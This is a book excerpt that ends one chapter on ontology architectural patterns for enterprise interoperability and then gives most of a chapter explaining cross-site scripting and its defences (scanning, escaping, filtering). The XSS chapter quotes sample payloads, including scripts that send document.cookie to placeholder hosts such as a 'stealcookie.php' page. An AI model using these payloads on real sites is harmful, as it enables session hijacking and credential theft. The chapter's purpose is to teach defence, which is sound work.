Finally, there are a number of efforts underway in ontology frameworks related to Enterprise applications, where our work on OAP can be utilized to augment their approaches. The Enterprise Ontology (Uschold, 1995) project provides an approach to model ontologies at the enterprise level, and is part of a larger Enterprise Project (Uschold, 1998) that is aimed at supporting a framework to collaboratively model enterprise applications. Our work in this chapter dovetails with this effort by providing the means to define OAPs within their framework to have a higher-level modeling (OAP) not currently supported by their work. Another effort, the Toronto Virtual Enterprise (TOVE) project (Gruninger & Fox, 1995) is an enterprise model that is able to generate common sense enterprise data models that has the ability to deduce answers to common sense queries regarding the enterprise. Our work on OAP in this chapter can augment TOVE and EO enterprise projects by promoting a higher-level abstract design process for ontologies (source of enterprise application knowledge for the projects) that supports knowledge reusability through ontology modeling coupled with architectural concepts. Additionally, the concept of OAP can easily be integrated into TOVE's project lifecycle model to tackle any interoperability issues. For the field of Ontology Based Information Extraction (OBIE) (Maynard, Yankova, Kourakis, & Kokossis, 2005; Saggion, Funk, Maynard, & Bontcheva, 2007; Wimalasuriya & Dou, 2010), the construction of an application for an enterprise domain heavily relies on ontology models that capture the required domain knowledge using information and knowledge extracted from unstructured and semi-structured sources (e.g., Web, texts, data streams, etc.). Our work on OAP can provide OBIE with the ability to model

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

knowledge at a higher level of abstraction, providing another means to organize the needed knowledge into an ontology via a pattern. Similarly, in enterprise data warehousing architecture (Blechner, Saripalle, & Demurjian, 2012), ontologies play a key role of attaching semantics to the stored data for: providing meaning to information, support querying of the stored data using the shared standard concept semantics, and providing the ability to present the stored information as human readable knowledge through semantic definition. We envision that our OAP architectural pattern framework will assist ontology designers to make better ontology architectural decisions in the initial phases of the ontology life cycle process that will influence the usage of the ontology models in multiple enterprise application setting, thus primarily targeting enterprise interoperability.

5. FUTURE RESEARCH DIRECTIONS

Over the span of the last 30 years, the computing field has evolved to be more domain independent and device agnostic trending towards the development of software, database, and Web applications that are easily modified and evolved as requirements change over time. There have been many examples in computing where industry and academia have come together towards generalized solutions. The 1980s provided a transition from procedural to object-oriented languages (objective-C, Eiffel, GNU C++, AT&T C++, etc.). Standards eventually coalesced C++ into a single solution. During the same time, there was a wide (and confusing) collection of object-oriented design models with different (and often conflicting) concepts and terminology that were eventually unified into UML. The Object Management Group (OMG) took control of the standard, which included a UML meta-model and the ability to generate an XML instance of a UML design with both the content of the design and the positioning of the graphical objects in each UML diagram that was easily ported. There was a similar convergence in the database community, first on standardizing the Structure Query Language (SQL) and later in the use of XML and XMI to export/import both a database schema and the tuples themselves from one database system to another. In the late 1990s, Java came on the scene to revolutionize programming (write once, run anywhere), and today its dominance throughout computing and our daily lives is significant particular in regards to mobile devices. This history serves as a strong justification as to why there needs to be improvements in the ontology development process towards a design-oriented approach where reuse can be facilitated and interoperability can be achieved.

In order to ease structural and semantic interoperability issues among knowledge sources, we need to analyze and implement the lessons learned from software engineering, programming languages, and computing. *First*, there is definitely a lack of *commitment* and *agreement* by knowledge developers and domain experts towards a common knowledge source. This is evident in the health care domain as shown in Figure 1 and for many other domains such as e-commerce, digital collections (METS), human resource applications (HR-UML), legal applications (LegalUML), document exchange (Open Office XML), where multiple standards are developed for providing semantic knowledge on the same domain with minimal knowledge reuse. We need to strive towards a *formal standard* for knowledge sources, primarily ontologies, as they are currently the key source of knowledge semantics. This process encompasses the development of standard knowledge models and, most importantly, employing up-to-date technologies such as UML 2.0, RDF, OWL, etc. For example, many existing medical standards are implemented using outdated technologies such as XML DTDs, KIF, Frames, Semantic Networks, etc.; the future will

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

require knowledge representation frameworks to demonstrate the same evolution as UML tools and databases towards a common context.

Second, even with the existence of multiple standard models for a given domain, there would still be disagreement on the semantics on the elements defined in the standard. For example, the health care domain has various representational standards such as CCD, CCR, HL7 CDA for patient data and ontologies with similar domain interests such as SNOWMED-CT, LOINC, ICD, DSM, etc. However, these standards lack the agreement on semantics of the defined concepts; CCD and CCR store the same information in different ways and as a result infer different semantic relationships among the information that comprises a patient's medical record. Further, it is nearly impossible to take data form one vendor's EHR to another vendor's EHR since data formats and ontologies are all proprietary. We need to understand the existing standards from both structural and semantic perspectives, and define an agreed standard *meta-model* for enterprise domains with sound structure and semantics that can be utilized in a unification process. The structure and semantics for this meta-model can be defined based on existing domain model standards supplemented with additional concepts. This developed meta-model will then act as a standard framework for developing multiple standard models. For example, the UML meta-model provides a UML Profile feature which is a generic lightweight extension mechanism allowing developers to tailor the UML metamodel to domain specific requirements. The extension allows refining the standard UML semantics according to user requirements in a strictly additive manner without contradicting the defined metamodel semantics. The OMG employs this feature to define profiles (Fuentes-Fernández & Vallecillo-Moreno, 2004) in various domains such as Service oriented architecture Modeling Language (SoAML), Distributed Data Systems (DDS), Advanced and Integrated Telecommunication Services (TelcoML), etc. These UML Profiles based on the UML metamodel act as a domain specific standard metamodel with well-defined concepts from respective domains for developing multiple domain models. Thus, developing a generic or domain specific metamodel for domains such as e-commerce, human resources, legal field, medicine, finance, business, biology etc., will ease interoperability issues as the *structure* and *semantics* defined in the metamodel are well agreed among the domain experts.

Third, we need to encourage domain experts to develop and standardize *knowledge patterns* which can be referred to while developing knowledge models for specific domains. When multiple knowledge models refer to the same knowledge pattern, the semantics of the defined model can easily be understood, closing the gap for any semantic misinterpretations. As a result, knowledge patterns supplement ontology patterns and strive towards a process that emphasizes design rather than development. For example, the well-defined Task-Role CODeP proposed by Gangemi in Figure 20 in Section 4 can be referenced for developing any domain applications involving tasks (such as financial transactions, prescription writing, changes to Web services, etc.), roles (such as manager, physician, developer, etc.), object (such as currency, patient, software code), etc. Similarly, the domain experts need to develop, document, maintain, and share domain knowledge patterns for easing semantic interoperation.

CONCLUSION

This chapter has addressed a serious disconnect between ontologies for enterprise applications that are primarily focused on encoding the captured domain knowledge concepts and their respective relationships at the instance level and software-engineering-based approaches focused on developing domain models which provide abstract view of the solution employing software design patterns. The current

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

approach chosen by ontologists focuses on the development of specific instance-level ontologies to capture knowledge requirements of specific domain application but with the side effect of causing potential *structural* and *semantic interoperability* conflicts when one attempts to integrate two or more ontologies from different contexts. For two or more enterprise application that need to share data and knowledge via their respective ontologies, this is a significant roadblock to facilitate interoperation. There is a clear need to support Enterprise Interoperability (EI) particularly in regards to the interoperation of data and knowledge across multiple enterprise applications. The major premise of this chapter is that there needs to be an upgrade from an ontology development process to one that is focused on abstraction and the leveraging of design models (UML and ER) and approaches (SDPs). Through this enhanced design and modeling process, ontologies will be able to be more clearly and abstractly defined with the potential for reuse in multiple settings. The work of this chapter applied and extended the concept of SDPs in order to propose a set of Ontology Architectural Patterns (OAPs) that would provide ontologists with a significant abstraction capability to be able to more effectively design ontologies that can promote enterprise interoperability in terms of both data and knowledge.

Towards this objective, Section 2 presented background and motivation on the different ways that ontologies can be exploited in the design and development process, reviewed software design patterns, and provided a context for the work of this chapter by exploring enterprise interoperability (EI) with a particular emphasis on data and knowledge integration via ontologies. Using this as basis, in Section 3, we presented three Ontology Architectural Patterns (OAPs): the Linear Ontology Architectural Pattern (LOAP) in Section 3.1 for modeling the linear/parallel architectural arrangement of ontology models for achieving the required knowledge goal; the Centralized Ontology Architectural Pattern (COAP) in Section 3.2 which supported the definition of a centralized ontology model and its interactions with multiple local/other ontology models; and, the Layered Ontology Architectural Pattern (LaOAP) in Section 3.3 that defined a layered architectural arrangement of participating modules in the ontology model. The discussed OAPs applied concepts from structural and architectural software design patterns in order to define the three OAPs that allow ontologies to be both modeled and related to one another at a higher conceptual level. As a result, OAPs promote the design of domain knowledge semantics into a modular concept that can then yield reusable ontology models for enterprise applications to more effectively address *structural* and *semantic* enterprise interoperability. To place our work into its proper perspective, Section 4 explored related work in ontology patterns and ontology frameworks, comparing their efforts to our OAPs thereby demonstrating the inclusion of our OAPs in practice. Section 5 focused on future directions by first providing a discussion of the history of programming languages, software models, and databases, and that the standards have shaped their evolution over time. This in turn serves as a basis for discussing improvements in regards to ontology design and development to work towards a knowledge representation framework that operates in a more abstract perspective through the proposal of OAPs. While the chapter demonstrated the developed OAP in the health care domain, the work is more general in nature and applicable to interoperability issues among ontologies for, any enterprise domain. This argument was supported by providing additional and complementary examples of LOAP, COAP, and LaOAP for e-government, e-services, and e-commerce domains. If we can continue to move the ontology process to embrace a more conceptual and design level perspective, there is great potential to allow ontologies to be more easily integrated leading to an ability to share information across a domain.

KEY TERMS AND DEFINITIONS

Continuity of Care Record (CCR): A document standard for health information typically used for representing data in Personal Health Records (PHR).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Electronic Health Record (EHR): An electronic health record contains all related health information, from medications to procedures, and is managed by the institution in which it is stored (e.g. hospital, private practice, clinic, etc.).

Enterprise Interoperability (EI): A field of activity with the aim to improve the manner in which enterprises, by means of information and communications technologies, interoperate with other enterprises, organizations, or with other business units, in order to conduct their business.

eXtensible Markup Language (XML): A structured language utilized for information exchange, standards and information validation via the use of schemas. Its extensibility allows developers and experts to design and implement common standards for the use across systems and domains.

Health Information Exchange (HIE): The ability to share information among health information technology systems by linking information for the same patient across multiple repositories to provide a complete health care view.

Health Language Seven Clinical Document Architecture (HL7 CDA): HL7 CDA is an XML-based markup standard intended to specify the encoding, structure and semantics of clinical documents for exchange.

Interoperability: The ability of diverse systems and organizations to work in a collaborative environment.

Resource Description Framework (RDF): RDF is as a metadata data model which is used for conceptual description or modeling of information that is implemented in web resources, using a variety of syntax notations and data serialization formats.

Software Design Patterns (SDPs): SDPs are general reusable solution to a reoccurring problem in multiple different situations with similar context without involving any application specific objects.

SPARQL Protocol and RDF Query Language (SPARQL): SPARQL is an RDF query language that will be able to retrieve and manipulate data stored in RDF/OWL format. SPARQL allows for a query to consist of triple patterns, conjunctions, disjunctions, and optional patterns.

Systematized Nomenclature of Medicine Clinical Terms (SNOMED-CT): an organized computer processable collection of medical terms providing codes, terms, synonyms and definitions covering domains such as diseases, findings, procedures, microorganisms, substances, etc.

Unified Medical Language System (UMLS): UMLS is defined as a compendium of multiple standard medical vocabularies such as ICD, LOINC, SNOMED-CT, etc., and provides a mapping structure between the integrated standards.

Web Ontology Language (OWL): The Web Ontology Language is a knowledge representation languages for defining ontologies.

Chapter 14
Countering Cross-Site Scripting in Web-Based Applications

Loye Lynn Ray
University of Maryland University College, USA

ABSTRACT

Today's dynamic web-based applications have become a normal and critical asset to an organizations business. They come with an increase in the number of web vulnerabilities and attacks. These weaknesses allow hackers to focus their attention on attacking this important information source. The most common vulnerability is cross-site scripting (XSS) and one of the Open Web Application Security project (OWASP) top ten web-threats. XSS occurs when a Web-based application allows untrusted information be accepted and sent back to a browser. Also they can execute scripts within a browser that can deface web sites, redirect users to malicious content and hijack browsers. One reason for this problem was the lack of developers understanding the causes of XSS. In this paper, the authors address the causes of XSS and countermeasures to defense against these threats.

INTRODUCTION

Web-based applications play a critical part in our lives and a way to accessing information globally. They provide a vital communications channel between service providers and Internet users (Jovanovic, Kregel & Kirda, 2010). This emerging strategy and change in our lives has set a new paradigm in the way we treat information. These applications provide access to information for millions of people around the world. Improvement to Web-based technology with such things as mobile apps has opened up new avenues and software techniques for developers. Using AJAX, Java Script and other languages help make this possible.

However, inclusion of effective security mechanisms to these applications is a growing concern (Jovanovic, Kregel & Kirda, 2010; Garcia-Alfaro & Navarro-Arribas, 2009). The increase in value to these applications offer an organization reliable security mechanisms to protect user data. Unfortunately, this increase in technology has opened the door to new vulnerabilities and threats. These vulnerabilities result into increasing compromises of sensitive information leading to damages of an organization or

personal nature (Selvamani, Duraisamy & Kannan, 2010). These applications are frequently targeted by attackers and lead to compromises in sensitive corporate information. It can also cause lost of a company's reputation, financial loss and lawsuits. Thus, web application security plays a big part of its normal operations (Steinke, Tunrea & Kelly, 2011).

Hackers now have focused their attention to attacking this important information source. This method is called cross-site scripting (XSS) and can contaminate a Web site or any user's browser accessing the information on it. It has become one of the leading threats to today's applications (Selvamani, Duraisamy & Kannan, 2010). This type of attack happens when a web-based application is infected with a malicious code such as JavaScript that can be called from a user's browser (Rao, Tejaswini & Preethi, 2012; Bisht & Venkatakrishnan, 2008). It can also use code injection from other languages such as Java, Flash, HTML and VBScript. This can complicate the process of detecting and preventing XSS because of the different way browser's interpret the code (Saha, 2009). Thus, an XSS attack can be a serious threat to any organization doing business on the Web. XSS can cause users to lose respect for a Web site. It has become one of the biggest problems for developers of web applications. Fixing these vulnerabilities in a large system can be challenging and may not be accomplished (Bates, Barth & Jackson, 2010). Even worst, businesses could close down due to loss of revenue. Combating this threat is necessary to preserve the freedom of using the Web and Internet. This paper is divided up into two sections to describe XSS and ways to overcome this threat. The first section explains what XSS is, how it works and different categories. The last section provides detailed countermeasures one can deploy to combat the threat. The result is an understanding what is needed to protect Web sites from this malicious attack.

OVERVIEW OF CROSS-SITE SCRIPTING

Before countering XSS, one needs to understand how they work in detail. Understanding the weaknesses of Web applications and what methods attackers use will be important to combating these threats.

What Is It?

According to OWASP (2013) and Harris (2010), cross-site scripting is an attack that exploits a vulnerability that allows malicious code to be placed in a Web application. Attackers send a malicious code based on a browser script to an unsuspecting user. The data is added to dynamic content and sent to the user without being checked for malicious code or validity. The user's browser activates the malicious code by clicking on a Uniform Resource Locator (URL) or other content being displayed. The attacker can use this attack to create phishing sites and capture Web session for stealing sensitive data (Wurzinger, Platzer, Ludl, Kirda & Kruegel, 2009). This malicious code can also hijack user sessions or get cookies, tokens and other information about users (Steinke, Tundrea & Kelly, 2011; Garcia-Alfaro & Navarro-Arribas, 2009). OWASP (2011) also mentions XSS attackers can use scripts to change Web site content in a Hyper Text Transfer Language (HTML) page.

Cross-site scripting vulnerabilities are considered design and coding errors because of a failure to handle inputs to the Web-based application (Steinke, Tundrea & Kelly, 2011). They can also use the developer's inability to check input and output code to attack a Web application on the server. This incomplete or incorrect input sanitization technique makes web-based application vulnerable to XSS (Wang, Mao & Lee, 2010; Saha, 2009). Through this hole they can inject scripts written in JavaScript to steal a victims

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

sensitive data or Web session. XSS can also capture a user's session cookie, hijacking their session, install malicious code such as a Trojan horse or redirect users to another Web site. Cookies provide the authentication between the application and user (Gupta, Sharma, Gupta & Gupta, 2012). When accessed by a Web browser, the users computer gets infected. Even fixing the server doesn't help the user.

How Does It Work?

In today's Web-based applications, XSS attackers try to steal information from the Web browser's database (Guota, Sharma, Gupta & Gupta, 2012). This involves stealing the cookies that contains the user's authentication information or credentials. The following steps help explain the process of a generic XSS attack.

First, the attacker will find a vulnerable web application to exploit. Then they will post a malicious script such as JavaScript on the vulnerable server. The function of the script is to steal a user's cookie containing the session account information (Guota, Sharma, Gupta & Gupta, 2012). Second, the user logs into the application with their account information to the infected server not knowing it has been infected. Third, the victim is directed to the malicious code where it is posted and executed on their browser (Guota, Sharma, Gupta & Gupta, 2012). Next, the interpreter in the victim's browser invokes a transfer of the cookie containing the account information for that session. Lastly, the attacker can use these cookies to access the victim's account.

When a user sends a web request it includes a cookie with authentication information of the user. The server receiving the cookie treat it as a request form the user until they log out. If an attacker can obtain the cookie, they can impersonate an authenticated user during the current session (Jovanovic, Kregel & Kirda, 2010). A user's browser only sends a cookie to the web application that created it. However, using malicious JavaScript, one can send the cookie to anywhere. Attackers use the JavaScript access rights that restrict it to a same-origin policy. This means that the JavaScript can only access cookies belonging to the application or server the code came from (Jovanovic, Kregel & Kirda, 2010). XSS attacks get around this policy by injecting malicious code to vulnerable web-based applications. The malicious code will seem to come from the trusted application and have complete access to a user's sensitive information (Jovanovic, Kregel & Kirda, 2010).

One way of understanding how XSS works is through examples. OWASP (2011) provides some examples of XSS using scripts within attributes such as:

```
<body onload=alert('execute2')>
```
(1)

or

```
<b onmouseover=alert('Meow!')>click here!</b>
```
(2)

or

```
<img src=http://url.bad.file/that.not.here onerror=alert(document.cookie);>
```
(3)

or

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

<script> attack() <script> (4)

These examples illustrate active content embedded within a Web reply that can get information about users or cause them to accept the tainted messages. More advanced scripts can be constructed to perform more severe damage. Other examples include where the malicious code can input a string using a variable value:

“ ”<script> attack() </script>” (4)

The double quote triggers the vulnerability. Also this example is better since it can be embedded in a web page on the server.

><script>attack</script><a name=”” (5)

Still more examples include using more variances of “>” with or without an ending tag such as </p> include:

“>
“> ‘> <//p>
>”> </p>
“/></p>

where </p> can be also , </sCrIpT> or </form> (Wang, Mao & Lee, 2010).

The challenge is to implement techniques and mechanisms that can automatically detect and stop these types of attacks. Thus, learning the different structures of attack vectors used in XSS, one can apply the right method of preventing them. This also includes finding the right testing tool to accomplish this. In some cases one might consider using sanitization methods such as blacklist or whitelist (Wang, Mao & Lee, 2010).

Taint-Based Vulnerabilities

XSS is an instance of taint vulnerabilities and its purpose is to steal users credentials (Jovanovic, Kregel & Kirda, 2010). These vulnerabilities require the attacker to inject their malicious code into a web-based application. Then it can be exploited in different ways including the browser (Martin & Lam, 2011). An example of these vulnerabilities is using reflected XSS to steal a user’s credentials. This is accomplished by injecting malicious code into a web-based application site. A problem with detecting these vulnerabilities is that the stolen credentials are valid and whitelisting can’t stop the attack since the application site is also trusted (Martin & Lam, 2011).

Categories of XSS Attacks

There are basically three categories of XSS attacks. These include Persistent, Non-persistent and Local-based XSS. Each is described below.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Persistent XSS Attacks

The persistent or stored XSS attack is continuously the most powerful of the different attacks (Tang, Zhu, Cao & Zhao, 2011). The attacker sends malicious code to the web server stored on a server. This code contains attack vectors that can reside in a variety of places to include database, file or any location on the server. When a browser is used to request information from the server, the malicious attack vectors are displayed on the users web browser (Gilad & Herzberg, 2012; Guota, Sharma, Gupta & Gupta, 2012). Attackers use this vulnerability to access the users browser for stealing their information such as passwords and email addresses. This type of attack is more significant than other types because the malicious code automatically infects the users system without having to redirect them to another site. Also the attackers can control data from the web application (Rao, Tejaswini & Preethi, 2012). The script isn't removed from the messages but allows the attacker to obtain sensitive information. A good example is one that convinces you to click on a link because you have won something. A script is embedded that redirects you to a malicious site and steals your cookie. An example of a persistent XSS script may look like (Saha, 2009):

<script>img src = http://malicous-site.com/images.jpg?stealcookie + a.cookie; (6)

</script>

Persistent XSS attacks also can use applications that don't utilize strong input validation mechanisms (Garcia-Alfaro & Navarro-Arribas, 2009). This weakness could allow hackers to inject malicious JavaScript code into the Web application. A user then accesses the application as a trusted context not realizing it contains the malicious code. Having a little or no input validation checking mechanism, allows the application to store the code in the data repository. From here, the browser allows the malicious code to access the location of users' cookies (Garcia-Alfaro & Navarro-Arribas, 2009). Then it can steal someone's sensitive information by circumventing security policies restricting data access by JavaScript. These policies restrict scripts to only be allowed if they originate from the same place as where the data is located (Garcia-Alfaro & Navarro-Arribas, 2009). This is because the malicious code resides in the same location as the data.

A malicious JavaScript code can also use a false login form to simulate a user logout (Garcia-Alfaro & Navarro-Arribas, 2009). This form can store a victims login information such as userID, password, etc. It can even get one's secret questions and answers allowing the attacker to better impersonate the victim. Attackers can use this information to make legitimate logins to the application (Garcia-Alfaro & Navarro-Arribas, 2009).

Like the non-persistent, it too exploits a bug in the software application. This bug prevents the use of network security devices such as firewalls and intrusion prevention systems from being effective against persistent XSS attacks (Tang, Zhu, Cao & Zhao, 2011).

Non-Persistent XSS Attacks

This is the most common XSS vulnerability and attack (Selvamani, Duraisamy & Kannan, 2010; Saha, 2009). Non-persistent or reflected XSS attack is where the malicious code is reflected off the server as an error message that includes part of the input message (OWASP, 2011). The XSS code is sent to a

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

user via an email or from another Web server. The idea is that the user is tricked into clicking on a link and the malicious code is sent to a Web server. A sample non-persistent XSS code that an attacker can use to get a victim to click on a malicious link may look like (Saha, 2009):

<a href=”http://www.goodsite.com/

<script> location=’http://www.malicious-site.com/stealcookie.php?’ +a.cookie; (7)

<?script> Click here for a free gift

Then it is reflected back to the user where their browser executes the code thinking it came from a trusted source (Gilad & Herzberg, 2012; Gupta, Sharma, Guota & Gupta, 2012; Jovanovic, Kregel & Kirda, 2010). This makes it different from persistent XSS attacks because the malicious code is not stored. Email can easily be used to send the victim a link that that contains the malicious code. The attacker may also use malicious JavaScript code which contain a query string to obtain the attack code (Saha, 2009). Spoofed emails have been used as a transport mechanism for getting the link to the malicious code to a victim. The malicious code is then sent to the user from the trusted application site (Garcia-Alfaro & Navarro-Arribas, 2009). If the users browser doesn’t filter or block HTML control characters, this type of XSS attack can succeed. It would have to detect both HTML scripts using <script> or %3cscript%3e.

These attacks are combined with other types such as phishing. Both phishing and non-persistent XSS attacks are similar objectives in that they both attempt to steal one’s sensitive information (Garcia-Alfaro & Navarro-Arribas, 2009). The attack gets its name from the fact that the malicious code does not reside in the application site. The complexity of accomplishing this type of attack requires skilled attackers to perform the task. This type of attack works by exploiting a bug that is in the application itself.

Local XSS Attacks

Local or Document Object Model (DOM) based XSS attacks is a standard model that uses HTML or XML contents (Rao, Tejaswini & Preethi, 2012). This type of vulnerability came from the use of Web 2.0 technology. In a DOM-based XSS attack, the browser has a vulnerability that causes it to see a script from an attacking computer as if it was coming from another server. Therefore, this attack requires one to have a bug in the browser to work (Gilad & Herzberg, 2012). This type of XSS attack is accomplished by modifying the DOM area in the client. It uses the (#) sign to get the browser to see a fragment and only send the URL to the server (Saha, 2009). An example of a local XSS malicious code that one can use to do a DOM attack can look like (Saha, 2009):

http://www.malicous-site.com/default.html#name=<script>alert(‘malicious’)</script> (8)

The unique aspect of the DOM is that the sign (#) makes XSS filters unable to detect these types of attacks. So opening another Web page while infected can change the code in the first page on the client (Selvamani, Duraisamy & Kannan, 2010).

COUNTERMEASURES

Using just basic security recommendations as the only measure to secure web-based application is not enough (Garcia-Alfaro & Navarro-Arribas, 2009). Doing so could allow attackers to evade detection. Now that we know what a XSS attack is, we can look at different methods of fixing this threat. However, finding XSS problems can be very difficult. The challenge now is how to make these different controls work together and resolve any differences. Manual security reviews for these vulnerabilities are prone to errors, costly and time consuming (Jovanovic, Kregel & Kirda, 2010). This leads security professionals to find faster means of detecting XSS vulnerabilities to over come these issues. Compounding this is the growing popularity and complexity of web applications (Jovanovic, Kregel & Kirda, 2010). These challenges and issues show the need for automated vulnerability tools for detecting XSS vulnerabilities.

Finding XSS

A contributing factor to XSS is the lack of developers testing code for the threat before deployment. Performing security checks is a best practice. Use of fuzzing tools can help if they are configured for detecting XSS codes. These tools will inject XSS codes into an application and check the output for malicious script. The L-WMxD Webmail XSS fuzzer has been used for detecting XSS attacks in webmail applications. This active defense tool that detects XSS vulnerabilities before the application is online (Guota, Sharma, Gupta & Gupta, 2012). Another tool called Ardilla does automated testing by creating SQL injection and XSS attacks. It does this by crafting malicious content and injecting it into the code through an input generator. Acunetix automated tool can be used to test XSS vulnerabilities against exploits (Guota, Sharma, Gupta & Gupta, 2012). It allows testers to focus their tests to a specific area or device without interfering with others.

A good way for organizations to find XSS vulnerabilities is by doing scans of web-based applications and the Web sites supported (Steinke, Tundrea & Kelly, 2011). There are two different types of approaches for finding vulnerabilities in Web-based applications: Black Box and White Box. White box testing use source code and can be done manually or automatic. Manual code review is time consuming that makes automatic more appealing. This is because the person has to review each line of code to find the vulnerability and can easily miss something. Automatic static code review inputs source code into a tool that searches through every different path that an attack vector can manipulate (Tang, Zhu, Cao & Zhao, 2011). This method reduces the time necessary to find vulnerabilities in the sources code. Some good white box automated vulnerability scanners are Fortify SCA or Pixy. Pixy is used to detect XSS vulnerabilities in PHP programs. It utilizes data flow analysis on the source code to detect non-reflected XSS vulnerabilities (Guota, Sharma, Gupta & Gupta, 2012). Still other tools include AppScan and Nessus for detecting XSS vulnerabilities. However these tools only identify errors in the code during the development cycle. They can't provide protection or detect all vulnerabilities in the source code (Saha, 2009).

Black box scanning has become the most common. Instead of searching for vulnerabilities in the source code, black box scanners inject attack vectors directly to the Web application via HTML or URL parameters (Martin & Lam, 2011; Tang, Zhu, Cao & Zhao, 2011). There are some disadvantages to using this technique. The scanning of vulnerabilities in HTML and URL limits its effectiveness to only non-persistent XSS vulnerability detection. Another is that it can have high false positives over 20% (Tang,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Zhu, Cao & Zhao, 2011). Its advantage is its independency of the programming language used in the web application. Performing regular scanning and testing of all web-based applications can significantly reduce these vulnerabilities. Also they can reduce the chances of a data breach.

Detection of any vulnerability is done using a vulnerability detector and taint propagation that reads the data flowing out of the server side of the application (Kiezun, Guo, Jayarman & Ernest, 2009). This way the server side of the application can be checked and fixed before the malicious code can infect users. One problem with using these tools is being able to generate test data. Shahriar and Zulkernine (2009) devised a tool called MUTEC that automatically generates different mutation elements that can be used as a dataset. These are used for testing PHP and JavaScript environments that may be contaminated with malicious code. Other tools such as Nessus, Nikto, N-Stalker or Acunetix can also help identify XSS vulnerabilities.

Gupta, Sharma, Gupts and Gupta (2012), and Wassermann and Su (2008) devised using static analysis to find vulnerabilities within a server side application. Specifically it looks for weaknesses in input validation that is a contributor of XSS attacks. It combines looking at tainted data with string analysis to find vulnerabilities (Gupta, Sharma, Gupts & Gupta, 2012; Wassrmann & Su, 2008). They look for untrusted string values and use formal language methods to find untrusted scripts to discover the root cause of any weaknesses (Wassrmann & Su, 2008).

Lastly, organizations need to setup and monitor their Web-application infrastructure for indications of a possible XSS attack. This can involve configuring security event information management systems to obtain data from intrusion prevention systems, WAF and web servers. Failing to do this risks an organization to attacks and possible data breaches to go unnoticed for a long period of time (Steinke, Tundrea & Kelly, 2011). Thus, the longer a compromise goes unnoticed the more severe the outcome of the attack.

Removing Scripting

Mounika B and Chaitanya (2013) support this claim and add that one needs to deactivate any JavaScript being used in users browsers. However, web applications use Javascript for critical functions of the web site. These include for navigation and presentations. A simple method to combating cross-site scripting could be to stop using any scripting languages in Web sites. These include removing support for various scripting languages such as JavaScript, Perl or VBScript can be done on the server side. This can be easily done but at what cost. These scripts provide support to Web applications and would break them causing the Web site not to function (Harris, 2010). A better method would be to keep untrusted data from active content (OWASP, 2013). This is accomplished when developers include the option for escaping this untrusted data from the rest of the data being stored in an application. Any active user input data is removed from the content being sent back from the Web server by treating it as text. Thus, any XSS content becomes inert and can't infect a users browser. Another method involves turning off HTTP TRACE support on every Web server (OWASP, 2011). An attacker using HTTP TRACE can post malicious code (URL) that collects cookie information on the user from the server. This information can be sent to another server used by the attacker who now can hijack a session. Turning off the HTTP TRACE support stops the server from performing this activity and protects the users cookie information from being sent to a malicious server.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Escaping

Input validation is a common technique used to combat XSS. However, it can't defend against all types of XSS attacks. To compliment this technique, escaping is used. Escaping treats any significant special characters recognized by an interpreter as data and not code (Shar & Tan, 2012; Weinberger, Saxena, Akhawe, Finifter, Shin & Song, 2011). Escaping will only work if the proper escaping scheme is used. These include URL, JavaScript, SQL and HTML. They are used in context to the type of interpreter the browser uses for determining the type of tainted data. So an HTML escape scheme will only work with tainted HTML code. Deploying escaping involves replacing special characters used in HTML into their HTML equivalent ones (Shar & Tan, 2012). This is done by using a standard escaping library in the web application and calling an application programming interface to perform the escape. The process performs a string replacement by invoking an API call to the escaping library (Shar & Tan, 2012).

Common HTML special characters that are exchanged include the "&", "<" and ">" that are used in developing XSS attacks. For "&" it is replaced by "&amp" so that it is read as data and not a code that could be executed. The "<" is converted to "&lt", the ">" to "&gt", and " to "&quot". Doing this makes them harmless. So to handle an XSS attack code of >"></p> would be converted to &gt &quot &gt &lt &#47 &#112 &gt. However, it has been found that Java applications are least prone to XSS vulnerabilities Scholte, Robertson, Balzarotti and Kirda (2012a) recommended that the output sanitizer should use complex whitelisting policies to ensure that dangerous characters such as these don't go trough as is. Also the sanitizer should automatically detect ' " ' characters and escape these into a benign attribute. Thus output sanitization can backup input validation by catching any malicious code that gets through input validation.

Input and Output Filtering

One of the best defenses against XSS is to perform input and output filtering for malicious content (Mounika B & Chaitanya, 2013; Bisht & Venkatakrishman, 2008). According to Weinberger, Saxena, Akhawe, Finifter, Shin and Song (2011), filtering is the predominant technique for handling XSS attacks. Performing input validation can be used to discover malicious code. This technique not only helps improve correctness in programs but prevents introduction of security vulnerabilities in applications (Mounika B & Chaitanya, 2013; Scholte, Robertson, Balzarotti & Kirda, 2012b). They use explicit validation processes to check inputs for strings and integers. Filtering the user input for characters that can be seen as HTML tags should be filtered out (Gupta, Sharma, Gupta & Gupta, 2012; Goodrich & Tamassia, 2011). This validation technique should focus on numeric data and checking of addresses that are in the input strings (Garcia-Alfaro & Navarro-Arribas, 2009). These characters include numeric data and this can help reduce the chances of getting an XSS attack. This method can be done in the browser or server. The browser has no guarantee of integrity that it will compute right to prevent XSS vulnerabilities. Input validation has many advantages. Input validators can prevent XSS vulnerabilities. Also it is simple to cover all types of malicious input data (Mounika B & Chaitanya, 2013). Scholte, Robertson, Balzarotti and Kirda (2012b) therefore recommended doing input validation in the server side.

The process for performing filtering involves two parts: identifying the malicious code and correctly sanitizing it (Weinberger, Saxena, Akhawe, Finifter, Shin & Song, 2011). Filtering the data coming out of the application before being sent to the browser involves knowing what code is considered trusted and what is untrusted. This should be what code the developer built into the application. The second

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

part involves sanitization of the data before it is sent back to the browser. This can be as simple as using escaping techniques to replace the malicious code or scripts into harmless data. Any sanitization must be accurate and complete to prevent an infection.

